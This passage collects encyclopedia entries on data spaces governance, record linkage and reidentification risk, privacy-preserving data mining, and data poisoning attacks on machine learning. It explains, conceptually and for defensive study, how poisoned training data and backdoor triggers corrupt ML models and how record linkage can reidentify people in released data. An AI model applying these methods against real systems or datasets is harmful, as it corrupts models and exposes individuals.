In this new organizational setting, trustworthy data pooling and sharing are highly dependent on techniques that ensure security while preserving not only privacy, but also statistical and commercial confidentiality (e.g. business, professional, and company secrets).

In fact, the Data Governance Act aims at stimulating the technological development in complex scenarios where nonpersonal or mixed data may require the same level of security and protection of personal data.

Moreover, the introduction of *neutral* third parties intermediating data pooling and sharing challenges usual security and privacy protections deployed in emerging scenarios (i.e., in federated cloud services providers). In this regard, as already highlighted in cross-sectoral research initiatives by Curry et al. (2022, p. 324), the allocation of controllership and the definition of data protection responsibilities become particularly relevant.

On one hand, the Data Governance Act demands data intermediation services providers to anonymize data and taking responsibility in performing this task. On the other hand, it triggers further reflections on security and protection requirements. Usually, emerging scenarios pose peculiar security and privacy challenges (Samarati and De Capitani Di Vimercati 2016). In this specific regard, the developed technical solutions rely on the assumption that service provider may be *honest-but-curious*, meaning trustworthy for providing the service, but untrustful for confidentiality duties. The consideration of these two perspectives in the context of the DGA may trigger additional security and privacy considerations due to the introduction of the intermediary services providers in the designed ecosystem.

Open Problems and Future Directions

The efficient deployment of the common European data spaces is strictly dependent on how trust issues and related risks will be addressed in this new ecosystem.

In this regard, cross-sectoral integration of legal framework and technical specifications will certainly represent the main building ground for secure computation and sustainable data sharing in the envisaged complex scenarios. Future research directions should assess, from a cross-sectoral perspective (i.e. legal and technical), the roles and duties of *neutral* third intermediary services providers, investigating new forms of security and protection of data.

Cross-References

Anonymization of Personal Data (Legal Perspective)
General Data Protection Regulation (GDPR)

References

Curry E, Scerri S, Tuikka T (eds) (2022) Data spaces: design, deployment and future directions. Springer International Publishing, Cham

European Commission (2022) Commission staff working document on common European data spaces. SWD(2022) 45 final

European Commission (2024) Commission staff working document on common European data spaces. SWD(2024) 21 final

European Commission (2020a) Communication from the Commission to the European Parliament, the Council, the European Economic and Social Committee and the Committee of the Regions, A European Strategy for Data COM 2020/66 Final

Commission Staff Working Document SWD (2020) 295 final. Impact Assessment Report Accompanying the document Proposal for a Regulation of the European Parliament and of the Council on European data governance (Data Governance Act), Brussels, 25.11.2020

Franklin M, Halevy A, Maier D (2005) From databases to dataspaces: a new abstraction for information management. SIGMOD Rec 34:27–33. https://doi.org/10.1145/1107499.1107502 [Crossref]

Regulation 2022/868/EC of the European Parliament and of the Council of 30 May 2022 on European Data Governance and amending Regulation (EU) 2018/1724 (Data Governance Act)

Sagiroglu S, Sinanc D (2013) Big data: a review. In: 2013 International conference on collaboration technologies and systems (CTS). IEEE, San Diego, pp 42–47

Samarati P, De Capitani Di Vimercati S (2016) Cloud security: issues and concerns. In: Murugesan S, Bojanova I (eds) Encyclopedia of cloud computing, 1st edn. Wiley, Chichester, pp 205–219

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300249

Data Leakage

Data Exfiltration

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_750

Data Linkage

William E. Winkler[7] ✉
(7) Statistical Research Division, U.S. Bureau of the Census, Washington, DC, USA

✉ **William E. Winkler**
Email: william.e.winkler@census.gov

Synonyms

Entity resolution; Record linkage

Definition

Data linkage consists of methods for matching duplicates within or across files using nonunique identifiers such as first name, last name, date-of-birth, address, and other characteristics such as income and sex.

Background

Many analysts prefer microdata instead of tables of aggregates in publications. To meet analytic needs, organizations create public-use microdata that may allow the approximate reproduction of a few analyses from the original, confidential microdata. To maintain privacy, organizations must assure that the released microdata do not allow the reidentification of individuals with records in the microdata. To reduce reidentification risk, organizations may mask the data with methods such as additive noise or create models from which it is possible to draw synthetic data that meet various analytic restraints. Although rigorous differential

privacy methods assure privacy and eliminate reidentification risk (Dwork et al. 2007), the methods typically need to add so much noise as to make a public-use file difficult or impossible to analyze effectively (Winkler 2008).

Reidentification uses purely analytic means of reidentification, a combination of analytic means and record linkage, or only record linkage. If a subdomain in the data having less than 50 records and ten or more variables were required to preserve means and covariances, then a purely analytic method based on solving equations and unknowns could reconstruct the original data records for the subdomain. In some situations, users of the public-use microdata may require that analytic properties of continuous and other variables be preserved on subdomains. An example might be that a few analyses of income and other variables be preserved on subdomains determined by state, age-range, sex, and race. Information might be reidentified for certain rare combinations such as a high-income Asian-ancestry woman of age greater than 75 within a particular state. The reidentification might use publicly available voter registration lists and house assessment information. With suitable input files, record linkage software can both speed up the work and increase the reidentification rate.

Organizations that produce public-use microdata $\mathbf{X}'$ from original microdata $\mathbf{X}$ can never be certain what microdata $\mathbf{Y}$ an intruder may have. They can perform reidentification experiments that compare $\mathbf{X}'$ directly with $\mathbf{X}$. The organization will need to extrapolate how much lower the reidentification rate might be with data $\mathbf{Y}$ available to an intruder. Reidentification experiments of $\mathbf{X}$ against $\mathbf{X}'$ are straightforward to run by relatively inexperienced individuals and often yield unexpected reidentifications. Although reidentification might be done using clustering or nearest-neighbor software, record linkage software (with slightly enhanced features) is often superior. Record linkage software implicitly and effectively rescales numeric data and, when parameters are effectively estimated by an unsupervised learning method such as the EM algorithm (Dempster et al. 1977), weights the relative distinguishing power of different fields. Record linkage with suitable intruder files $\mathbf{Y}$ has traditionally been considered a gold standard for evaluating reidentification risk (Lambert 1993).

Theory

A record linkage process attempts to classify pairs in a product space **A** × **B** from two files A and B into **M**, the set of true links, and **U**, the set of true nonlinks. Fellegi and Sunter (1969) considered ratios **R** of probabilities of the form

$$\mathbf{R} = \mathbf{Pr}\left(\gamma \in \Gamma | \mathbf{M}\right) / \mathbf{Pr}\left(\gamma \in \Gamma | \mathbf{U}\right) \tag{1}$$

where *γ* is an arbitrary agreement pattern in a comparison space *Γ*. For instance, *Γ* might consist of eight patterns representing simple agreement or not on surname, first name, and age. Alternatively, each $\gamma \in \Gamma$ might additionally account for the relative frequency with which specific surnames, such as Scheuren or Winkler, occur or deal with different types of comparisons of quantitative data. The fields compared (surname, first name, age, income) are called *matching variables*. In the special case when agreement on fields is conditionally independent given **M** and **U** and there are training data, the Fellegi–Sunter methods agree with naïve Bayes in machine learning.

The decision rule is given by

If R > *Upper*, then designate pair as a link.
If *Lower* ≤ R ≤ Upper, then designate pair as a possible link and hold for clerical review.
If R < *Lower*, then designate pair as a nonlink.

Fellegi and Sunter (1969) showed that this decision rule is optimal in the sense that for any pair of fixed bounds on **R**, the middle region is minimized over all decision rules on the same comparison space *Γ*. The cutoff thresholds, *Upper* and *Lower*, are determined by the error bounds. The ratio **R** or any monotonely increasing transformation of it (typically a logarithm) is called a *matching weight* or *total agreement weight*. Likely reidentifications, called matches, are given higher weights, and other pairs, called nonmatches, are given lower weights.

In practice, the numerator and denominator in (1) are not always easily estimated. The deviations of the estimated probabilities from the true probabilities can make applications of the decision rule suboptimal. Fellegi and Sunter (1969) were the first to observe that

$$\begin{aligned}\mathbf{Pr}\ (\gamma \in \Gamma) = \mathbf{Pr}\,(\gamma \in \Gamma | \mathbf{M})\ \mathbf{Pr}\ \ (\mathbf{M}) \\ + \mathbf{Pr}\ (\gamma \in \Gamma | \mathbf{U})\ \mathbf{Pr}\ (\mathbf{U})\end{aligned} \tag{2}$$

could be used in determining the numerator and denominator in (1) when the agreement pattern γ consists of simple agreements and disagreements of three variables and a conditional independence assumption is made. The left-hand side is observed and the solution involves seven equations with seven unknowns. In general, the EM algorithm is used to estimate the probabilities on the right-hand side of (2). To best separate the pairs into matches and nonmatches, a version of the EM algorithm for latent classes (Winkler 1994) determines the best set of matching parameters under certain model assumptions that are not seriously violated with real data. In computing partial agreement probabilities for quantitative data, simple univariate adjustments to the matching weights are done such as similar adjustments in commercial record linkage software. When two quantitative items *a* and *b* do not agree exactly, a linear adjusts the agreement matching weight downward to the disagreement weight according to a tolerance. Specifically, the adjustment is

$$\begin{aligned} w_{adj} = \max\left(\left\{w_{adj} - \left(w_{agr} - w_{dis}\right)\ |a-b|\ /\right.\right. \\ \left.\left.\left(\tau\ \ \min\ (a,b)\right)\right\}, w_{dis}\right), \end{aligned}$$

where w_{adj}, w_{agr}, w_{dis} are the adjusted weight, full agreement weight, and full disagreement weights, respectively, and τ is the proportional tolerance for the deviation ($0 \le \tau \le 1$). The full agreement weights w_{agr} and disagreement weights w_{dis} are the natural logarithms of (1) that are obtained via the EM algorithm. The tolerance τ is estimated using experience and looking at matching results. For certain empirical examples, τ is taken to be 0.2. For reidentification experiments in which noise levels are relatively lower than in actual record linkage situations, τ might be set to 0.1. The approximation will not generally yield accurate match probabilities but works well in the matching decision rules. An assignment algorithm due to Winkler (1994) forces 1–1 matching as an efficient global approach to matching the entire original data sets with the entire masked data sets. Specifically, the algorithm uses pairs $(i, j) \in I_0$ where I_0 minimizes

$$\left\{\sum\nolimits_{(i,j)\in I} w_{ij} | I \in \mathbf{J}\right\},$$

where w_{ij} is the comparison weight for record pair (i, j), and **J** is the set of index sets I in which at most one column and at most one row are present.

That is, if $(i, j) \in I$ and $(k, l) \in I$, then either $i \neq k$ or $j \neq l$. The algorithm of Winkler is similar to the classic algorithm of Burkard and Derigs (see, e.g., (Winkler 1994)) in that it uses Dijkstra's shortest augmenting path for many computations and has equivalent computational speed. It differs because it contains compression/decompression routines that can reduce storage requirements for the array of weights $w_{i\,j}$ by a factor of 500 in some matching situations. When a few matching pairs in a set can be reasonably identified, many other pairs can be easily identified via the assignment algorithm. The assignment algorithm has the effect of drastically improving matching efficacy, particularly in reidentification experiments of the type given in this entry. For instance, if a moderate number of pairs associated with true reidentifications have probability greater than 0.5 when looked at in isolation, the assignment algorithm effectively sets their match probabilities to 1.0 because there are no other suitable records with which the truly matching record should be combined.

Applications

Kim and Winkler (1995) describe an application where Current Population Survey (CPS) data were combined with detailed income data from the Internal Revenue Service (IRS). The data were used by the Department of Health and Human Services (HHS) to analyze poverty and the Department of the Treasury to evaluate tax policy. The merged files were masked using a modified additive noise procedure to satisfy both Census and IRS privacy restrictions. In particular, IRS, that had nearly perfect data for reidentification, could not reidentify Census data.

Kim and Winkler produced a file $\mathbf{X}'$ from original data $\mathbf{X}$ using small amounts of additive noise and adjustments so that analytic properties were preserved on a large number of subdomains. The subdomains were by state, age-ranges, sex, and race categories that HHS and Treasury required. Initial experiments matching $\mathbf{X}'$ against $\mathbf{X}$ (conservatively) showed that approximately 2% of records might be reidentified. Although $\mathbf{X}$ is a relatively small sample of the entire U.S. population, various records (outliers) had quite high values in various income categories associated with individual subdomains and were easily reidentified. Such outliers in samples are typically also outliers in the entire population. To reduce reidentification risk to at most 0.2%, Kim and Winkler developed a

controlled swapping procedure that preserved the analytic properties in the required subdomains. Kim and Winkler showed that the controlled swapping procedure often yielded severe analytic degradation in subdomains where analytic properties could not be preserved.

Cross-References

Macrodata Protection
Microdata Protection

Recommended Reading

Dempster AP, Laird NM, Rubin DB (1977) Maximum likelihood from incomplete data via the EM algorithm. J R Stat Soc B 39:1–38
[MathSciNet]

Dwork C, McSherry F, Talwar K (2007) Differentially private marginals release with mutual consistency and error independent sample size. In: UNECE worksession on statistical data confidentiality, Manchester. http://www.unece.org/stats/documents/2007/12/confidentiality/wp.19.e.pdf

Fellegi IP, Sunter AB (1969) A theory for record linkage. J Am Stat Assoc 64:1183–1210

Kim JJ, Winkler WE (1995) Masking microdata files. In: American Statistical Association, Proceedings of the section on survey research methods, pp 114–119

Lambert D (1993) Measures of disclosure risk and harm. J Off Stat 9:313–331

Winkler WE (1994) Advanced methods for record linkage. In: American Statistical Association, Proceedings of the section on survey research methods, pp 467–472

Winkler WE (2008) General discrete-data modeling methods for producing synthetic data with reduced re-identification risk that preserve analytic properties, IAB workshop on confidentiality and disclosure. Nuremberg, 20–21 Nov 2008, downloadable from workshop site

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_751

Data Mining (Privacy in)

Charu C. Aggarwal[8] ✉
(8) IBM T. J. Watson Research Center, Hawthorne, NY, USA

✉ **Charu C. Aggarwal**
Email: charu@us.ibm.com

Synonyms

Anonymity in data mining

Definition

Privacy in data mining refers to the process of downgrading portions of the data or transforming the data in some way, so that sensitive information about individuals and organization remains hidden but the data can still be used for mining purposes. The expense of doing so is usually a reduction in the quality of the underlying mining algorithms.

Background

With the increase in the availability of data collection techniques, an increased amount of data continues to become available to individuals and organizations. Some of this data is sensitive because it includes private information about individuals which they may not normally like to share. At the same time, this information may be very useful for data mining purposes. This has resulted in the area of privacy-preserving data mining, in which the usual approach is to downgrade or reduce the representation

accuracy of some portions of the data. The goal is to increase the privacy of certain portions of the data, while preserving utility.

Theory and Algorithms

In recent years, data mining has been viewed as a threat to privacy because of the widespread proliferation of electronic data maintained by corporations. This has lead to increased concerns about the privacy of the underlying data. A number of techniques have been proposed for modifying or transforming the data in such a way so as to preserve privacy. A survey on some of the techniques used for privacy-preserving data mining may be found in Aggarwal and Yu (2008). Here we briefly overview the state of the art in privacy-preserving data mining.

Privacy-preserving data mining finds numerous applications in surveillance which are naturally supposed to be “privacy-violating” applications. The key is to design methods which continue to be effective, without compromising security. A number of techniques have been discussed for bio-surveillance, facial de-identification, and identity theft. Another important field is that of medical and DNA data in which a lot of sensitive information, such as diseases, is associated with data. While such data are very useful for mining purposes, the sensitivity of the data makes its distribution a considerable challenge.

Most methods for privacy computations use some form of transformation on the data in order to perform the privacy preservation. Typically, such methods reduce the granularity of representation in order to increase privacy. This reduction in granularity results in some loss of effectiveness of data management or mining algorithms. This is the natural trade-off between information loss and privacy. Some examples of such techniques are as follows:

- *The randomization method*. The randomization method is a technique for privacy-preserving data mining in which noise is added to the data in order to mask the attribute values of records. The noise added is sufficiently large so that individual record values cannot be recovered. Therefore, techniques are designed to derive aggregate distributions from the perturbed records. Subsequently, data mining techniques can be developed in order to work with these aggregate distributions.

- *The k-anonymity model and l-diversity*. The *k*-anonymity model was developed because of the possibility of indirect identification of records from public databases. This is because combinations of record attributes can be used to identify individual records. In the *k*-anonymity method, the granularity of the data representation is reduced with the use of techniques such as generalization and suppression. This granularity is reduced sufficiently that any given record maps onto at least *k* other records in the data. The *l*-diversity model was designed to handle some weaknesses in the *k*-anonymity model since protecting identities to the level of *k*-individuals is not the same as protecting the corresponding sensitive values, especially when there is homogeneity of sensitive values within a group. To do so, the concept of intra-group diversity of sensitive values is promoted within the anonymization scheme.
- *Distributed privacy preservation*. In many cases, individual entities may wish to derive *aggregate results* from data sets which are partitioned across these entities. Such partitioning may be horizontal (when the records are distributed across multiple entities) or vertical (when the attributes are distributed across multiple entities). While the individual entities may not desire to share their entire data sets, they may consent to limited information sharing with the use of a variety of protocols. The overall effect of such methods is to maintain privacy for each individual entity, while deriving aggregate results over the entire data.
- *Downgrading Application Effectiveness*. In many cases, even though the data may not be available, the output of applications such as association rule mining, classification, or query processing may result in violations of privacy. This has lead to research in downgrading the effectiveness of applications by either data or application modifications. Some examples of such techniques include association rule hiding, classifier downgrading, and query auditing.

Thus, broadly speaking privacy-preserving data mining techniques can be divided into *input-based* and *output-based* schemes. In *input-based schemes*, the base data is anonymized, so that it can either be de-identified or the sensitive attributes can be preserved. In *output-based* methods, the output of the data mining or database query-processing techniques are controlled, so that sensitive information about the base data cannot be easily inferred. More details about such techniques may be found in Aggarwal and Yu (2008).

Applications

The problem of privacy-preserving data mining has numerous applications in homeland security, medical database mining, and customer transaction analysis. Some of these applications such as those involving bioterrorism and medical database mining may intersect in scope. In this section, a number of different applications of privacy-preserving data-mining methods will be discussed.

Medical Databases

The scrub system was designed for de-identification of clinical notes and letters which typically occurs in the form of textual data. Clinical notes and letters are typically in the form of text which contain references to patients, family members, addresses, phone numbers, or providers. The Scrub system uses numerous detection algorithms which compete in parallel to determine when a block of text corresponds to a name, address, or a phone number. The Scrub System uses local knowledge sources which compete with one another based on the certainty of their findings. The Datafly System was one of the earliest practical applications of privacy-preserving transformations. This system was designed to prevent identification of the subjects of medical records which may be stored in multidimensional format. The multidimensional information may include directly identifying information such as the social security number, or indirectly identifying information such as age, sex, or zip-code. The system was designed in response to the concern that the process of removing only directly identifying attributes such as social security numbers was not sufficient to guarantee privacy. While the work has a similar motive as the *k*-anonymity approach of preventing record identification, it does not formally use a *k*-anonymity model in order to prevent identification through linkage attacks.

Bioterrorism Applications

In typical bioterrorism applications, medical data may be analyzed for privacy-preserving data mining purposes. Often a biological agent such as anthrax produces symptoms which are similar to other common respiratory diseases such as cough, cold, and flu. In the absence of prior knowledge of such an attack, health-care providers may diagnose a patient affected by an anthrax attack of have symptoms from one of the more common respiratory

diseases. The key is to quickly identify a true anthrax attack from a normal outbreak of a common respiratory disease. In many cases, an unusual number of such cases in a given locality may indicate a bioterrorism attack. Therefore, in order to identify such attacks, it is necessary to track incidences of these common diseases as well. Therefore, the corresponding data would need to be reported to public health agencies. However, the common respiratory diseases are not reportable diseases by law. A possible solution is that of "selective revelation" which initially allows only limited access to the data, but, in the event of suspicious activity, it allows a "drill-down" into the underlying data. This provides more identifiable information in accordance with public health law.

Homeland Security Applications

A number of applications for homeland security are inherently intrusive because of the very nature of surveillance. Some examples of such applications are as follows:

- *Credential validation problem*. In this problem, one is trying to match the subject of the credential to the person presenting the credential. For example, the theft of social security numbers presents a serious threat to homeland security. In the credential validation approach, an attempt is made to exploit the semantics associated with the social security number to determine whether the person presenting the SSN credential truly owns it.
- *Identity theft*. A related technology is to use a more *active* approach to avoid identity theft. The *identity angel* system crawls through cyberspace and determines people who are at risk from identity theft. This information can be used to notify appropriate parties. Note, that both the above approaches to prevention of identity theft are relatively noninvasive and therefore do not violate privacy.
- *Web camera surveillance*. One possible method for surveillance is with the use of publicly available webcams, which can be used to detect unusual activity. Note that this is a much more invasive approach than the previously discussed techniques because of person-specific information being captured in the webcams. The approach can be made more privacy-sensitive by extracting only *facial count* information from the images and using these in order to detect unusual activity. Such unusual activity can be detected only in terms of facial count rather than using more specific

information about particular individuals. In effect, this kind of approach uses a domain-specific downgrading of the information available in the webcams in order to make the approach privacy-sensitive.

- *Video surveillance*. In the context of sharing video-surveillance data, a major threat is the use of facial recognition software, which can match the facial images in videos to the facial images in a driver license database. While a straightforward solution is to completely black out each face, the result is of limited new, since all facial information has been wiped out. A more balanced approach is to use selective downgrading of the facial information, so that it scientifically limits the ability of facial recognition software to reliably identify faces, while maintaining facial details in images. The algorithm is referred to as *k*-Same, and the key is to identify faces which are somewhat similar, and then construct new faces that construct combinations of features from these similar faces. Thus, the identity of the underlying individual is anonymized to a certain extent, but the video continues to remain useful. Thus, this approach has the flavor of a *k*-anonymity approach, except that it creates new synthesized data for the application at hand.
- *The watch list problem*. The motivation behind this problem is that the government typically has a list of known terrorists or suspected entities which it wishes to track from the population. The aim is to view transactional data such as store purchases, hospital admissions, airplane manifests, hotel registrations, or school attendance records in order to identify or track these entities. This is a difficult problem because the transactional data is private, and the privacy of subjects who do not appear in the watch list need to be protected. Therefore, the transactional behavior of non-suspicious subjects may not be identified or revealed. Furthermore, the problem is even more difficult if one assumes that the watch list cannot be revealed to the data holders. The second assumption is a result of the fact that members on the watch list may only be suspected entities and should have some level of protection from identification as suspected terrorists to the general public. The watch list problem is currently an open problem.

Cross-References

k-Anonymity

Recommended Reading

Aggarwal CC, Yu PS (eds) (2008) Privacy preserving data mining: models and algorithms. Springer, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1824

Data Poisoning Attacks in Machine Learning

Sergio Barezzani[9] ✉
(9) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it
Email: sergio.cyb@barezzani.com

Synonyms

AI data poisoning; Artificial intelligence data poisoning; ML data poisoning

Definition

Data Poisoning in Machine Learning (ML) refers to attacks carried out *manipulating training data* to alter the learning process and eventually impacting on ML models' inference.

Background

Learning from data allows ML models to solve a wide variety of problems with unprecedented performance. However, learning from data also implies that any issue affecting data may potentially influence the learning process and eventually the ML model performance. Attackers may try to exploit the learning process vulnerabilities to alter the ML model training outcome. More specifically, in a Data Poisoning attack, training data manipulation is

considered. Data Poisoning highlights the tight relationship between ML security, data governance, and protection: a connection that is not limited to the technical side but that also reverberates, as an example, in the European Union Artificial Intelligence Act (or AI Act) (European Commission 2021) furthermore when framed in the perspective of the European Union General Data Protection Regulation (GDPR) (European Parliament and Council 2016).

Theory

Data Poisoning attacks have been a relevant topic in the context of *secure and privacy-preserving ML models* (and more generally in the broader context of cybersecurity and data protection) for several years (Barreno et al. 2006), and for several reasons such as: the large scope of potential impact (e.g., Neural Networks, Bayesian Networks, Support Vector Machines), the countless application scenarios, and the specific focus on data manipulation. The increasing adoption of Deep Learning solutions in diverse application fields contributes to the growing demand for a *trustworthy AI (Artificial Intelligence)*, and more specifically to focus on *ML robustness*. Furthermore, the attention to *data protection* suggests to devote research efforts on threats that, like Data Poisoning, leverage data as a major component of their attack vectors. In this entry are introduced: threat model major characteristics, attack model examples, and considerations about defense strategies, keeping the focus on supervised learning (albeit Data Poisoning attacks are relevant also in other learning scenarios).

Threat Model (A subsection of Theory)

There are several dimensions to be considered in the description of Data Poisoning attack threat models (Barreno et al. 2010, Biggio and Roli 2018). On the attacker side, a crucial factor is the *attacker goal*: it could span from undermining the *integrity* of the ML target to disrupting the target system *availability*. An attack focused on the ML model integrity will try to alter the learning process outcome inducing misclassifications with respect to the ML model trained on untainted data. An example is an attacker targeting an ML binary classifier in an anomaly detection system. During the learning process the classifier is trained over a set of data points labeled according to

the classes to be distinguished (e.g., “anomaly,” “regular”). Assume the attacker goal consists in forcing the ML model to classify as “regular” data points having features that would otherwise lead to an “anomaly” classification. Furthermore, assume the attacker has an adequate level of control of the training process. Then, a Data Poisoning attack could be carried out, in the training phase, by the attacker injecting, among the training data, data points with the predefined set of features, labeled as “regular.” In this example, the goal is to increase, at inference time, false negatives, to reduce the classifier *sensitivity* (recall). Provided that the Data Poisoning attack is carried out successfully, the anomaly detection system may be vulnerable to attacks at inference time aimed to let data points presenting those specific set of features to be classified as “regular” (e.g., attacks to spam filters, Intrusion-Detection Systems). In the same anomaly detection scenario, another example could be an attack carried out to affect the ML system availability: the attacker does not focus only on the classifier recall, but it also targets *precision* injecting data points sharing similar features to “regular” data points but labeled as anomalies. The goal is to increase false positives impacting on the *accuracy* of the ML model to an extent that it will no longer adequately perform its tasks, eventually disrupting the service provided. The attacker may also aim to increase the classifier *training time* such that it interferes with ordinary operations.

Another dimension to be considered is the *attack scope*: the attack could be *targeted* to a specific data sample (as an example an integrity attack carried out to allow a specific spam email to go undetected) or rather it could be *indiscriminate* (as an example to lower the accuracy of a spam filter so that it is taken offline).

An important consideration in cybersecurity attacks regards *adversarial knowledge* about the target system. This topic is relevant also in the case of Data Poisoning considering a wide spectrum of cases going from *White-Box* attacks (the attacker has the broadest knowledge of the target ML model such as the learning algorithm adopted, its parameters, the training data, and much more) to *Black-box* attacks where very limited information is available to the attacker. Most attacks are likely to fall in a gray area between those two extremes, albeit Black-box attacks cannot be ruled out. Envisioning defensive countermeasures under the assumption that a White-box scenario applies may help in mitigating the consequences of the lack of information about the attacker knowledge. Another important dimension

particularly relevant for Data Poisoning attacks is the *attacker span of control over the training data*: the attacker could be capable only to inject new training data, with no control over the already existing training data points. Otherwise, the attacker can also be capable of *manipulating existing training data* (as an example changing the labels). In this latter case, a key factor is what portion of the training data the attacker can control.

Other concepts to be factored in are *defender and attacker costs*. Cost considerations may influence the attacker strategy and suggest casting Data Poisoning as a problem to be solved relying on approaches including objective function optimization and game theory (Dalvi et al. 2004).

Data Governance Scenarios (A subsection of Theory)

Data Poisoning attacks could be carried out in several scenarios. In the context of supervised learning, the availability of an adequate amount of accurately labeled training data can be a major issue. In some cases, to train an ML model, it might be convenient or even necessary: to rely on *training datasets that are provided by third parties*, to *outsource the training process*, to rely on *online learning* or *federated learning*. As a result, the *data governance framework* to be considered becomes more articulated and stretches beyond the boundaries of the organization managing the ML system to include a broader set of actors, each having a certain level of control over the learning process, potentially increasing the attack surface exposed. Furthermore, given the broad diffusion of Deep Learning, and the increasing size of the models to be trained (e.g., Large Language Models), *fine-tuning* a *pre-trained* ML model may represent a particularly suitable alternative. However, an organization relying on pre-trained ML models might be exposed to Data Poisoning attacks carried out during the pre-training process (e.g., *Backdoor* attacks as described in the next subsection).

Attack Models (A subsection of Theory)

One example of Data Poisoning attack in a supervised learning context is *Label Flipping*. It consists in the attacker changing the value of the label associated to training data. Threat model factors described previously (e.g., attacker goal, knowledge, learning process span of control, and cost function) influence the attacker label flipping approach. As an example, the attacker may randomly select data points and flip label values, or the

attacker may select specific data points to maximize the impact on the classifier decision boundary (Zhang et al. 2021).

As previously mentioned, another Data Poisoning attack model is represented by Backdoor attacks. Assume an attacker is capable of injecting, among the training data of the target ML model, a set of data points embedding a chosen pattern. The attacker goal is to obtain a predefined output from the ML model at inference time, when the chosen pattern is embedded in the input data, without otherwise significantly impacting on the overall performance of the system. If the attack is successful, at inference time the ML model will work as expected up until a data point embedding the predefined pattern is provided in input that is likely to drive the ML model to provide the attacker predefined output (Gu et al. 2019).

Defense Strategies (A subsection of Theory)

Data Poisoning is an open research topic, drawing the attention of the research community and offering an ever-growing dedicated research corpus: attack models are identified and studied with respect to different ML algorithms, training datasets, and defense strategies (Yerlikaya and Bahtiyar 2022).

One concept common to several cases is that defense countermeasures may be organized considering their *specificity*. Most general defensive countermeasures apply to ML systems independently from their specificities (e.g., data governance framework definition, footprinting prevention, access control policies, infrastructure hardening). As an example, in cases where the data governance ecosystem is not limited to a single organization because it encompasses several stakeholders, leveraging the appropriate frameworks, organization, policy, metrics, and tools is fundamental to cope with the challenge represented by Data Poisoning attacks. From a broader perspective, data governance and data protection represent central topics in devising a defense strategy from Data Poisoning attacks.

Other countermeasures are tailored to enhance the learning process security: an example is preventing/limiting learning algorithm probing by tuning the training process frequency to balance between an up-to-date model and limiting the opportunity window for Data Poisoning attackers.

More specific defensive countermeasures are focused on the target algorithms, on the training dataset, on the Data Poisoning attack model analyzed (e.g., Label Flipping attacks, Backdoor attacks). Moreover, in designing defensive strategies, other considerations also apply including compliance with applicable regulations and industry best practices and standards.

Defensive strategies may focus on one or more phases of an ML model *lifecycle* (e.g., before training, during training, at inference time):

- A *pre-training* countermeasure could consist in analyzing training data to detect malicious data points (as an example outlier) and then relying on data sanitization techniques.
- An *in-training* countermeasure could consist in choosing an optimization function that is more robust than others to Data Poisoning.
- A *post-training* countermeasure could consist in testing the ML model before and after re-training, running the test over a known dataset and comparing the results to identify and investigate decision boundary changes.

Data Poisoning attacks may be facilitated in case the attacker has total or partial access to the target system. Therefore, protecting information about the ML model (e.g., algorithm class, model parameters, learning process, training data) could force the attacker to drift closer to a Black-box attack with higher costs. However, the protection of the abovementioned information must be compliant with the applicable transparency principles, as an example as requested by the AI Act or the GDPR. Moreover, the protection from Data Poisoning attacks may also be viewed in the broader picture of data protection *by design and by default*: protection from Data Poisoning attacks is to be factored in (among other considerations) starting from the ML system design phase where the learning algorithm class, the objective function, the training dataset, and other major system configurations are defined. As an example, design choices regarding the learning algorithm complexity, the objective function to be optimized, and the training dataset may lead to overfitting that may have several consequences, including an increased exposure to Data Poisoning attacks (Biggio and Roli 2018).

Open Problems and Future Directions

Data Poisoning attacks represent an open problem in the broader perspective of securing learning processes in Machine Learning, especially nowadays, when Deep Learning solutions are spreading in an ever-increasing variety of application contexts. The arms race between attackers and defenders demands further efforts to identify new attack models and shape appropriate defenses. Concerning the already identified attack models, further research work may aim to lower the defender costs, minimize the impact on utility, and further increase the attacker costs. Another topic is related to data governance and data protection: to shape frameworks and tools that could help defenders to proactively manage the risks associated to Data Poisoning attacks and to comply to the regulation requirements as applicable (e.g., the AI Act, the GDPR), best practices, and standards. A specific focus should regard scenarios (e.g., transfer learning) where several actors have a certain level of control over the learning process. Those scenarios may be the preferred or even in some cases unavoidable choice for a wide variety of cases, requiring the adoption of an adequate approach to mitigate the risks associated with Data Poisoning attacks.

Cross-References

Artificial Intelligence Act (AI Act) and the GDPR
Data Protection by Design and by Default (DPbDD)
General Data Protection Regulation (GDPR)
Membership Inference Attacks in Machine Learning
Secure and Privacy-preserving Machine Learning

References

Barreno M, Nelson B, Sears R, Joseph AD, Tygar JD (2006) Can machine learning be secure? ASIACCS '06: Proceedings of the 2006 ACM Symposium on Information, computer and communications security, March 2006. https://doi.org/10.1145/1128817.1128824

Barreno M, Nelson B, Joseph AD et al (2010) The security of machine learning. Mach Learn 81:121–148. https://doi.org/10.1007/s10994-010-5188-5
[MathSciNet][Crossref]

Biggio B, Roli F (2018) Wild patterns: ten years after the rise of adversarial machine learning. Pattern Recogn 84:317–331., issn: 0031-3203. https://doi.org/10.1016/j.patcog.2018.07.023 [Crossref]

Dalvi N, Domingos P, Mausam, Sanghai S, Verma D (2004) Adversarial classification", KDD '04: Proceedings of the tenth ACM SIGKDD international conference on Knowledge discovery and data mining, pp 99–108. https://doi.org/10.1145/1014052.1014066

European Commission (2021) Proposal for a regulation (artificial intelligence act) (COM(2021) 206 final). https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:52021PC0206

European Parliament and Council (2016) Regulation (EU) 2016/679. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32016R0679

Gu T, Liu K, Dolan-Gavitt B, Garg S (2019) BadNets: evaluating backdooring attacks on deep neural networks. IEEE Access 7:47230–47244. https://doi.org/10.1109/ACCESS.2019.2909068 [Crossref]

Yerlikaya FA, Bahtiyar Ş (2022) Data poisoning attacks against machine learning algorithms. Expert Systems with Applications 208:118101., issn: 0957-4174. https://doi.org/10.1016/j.eswa.2022.118101 [Crossref]

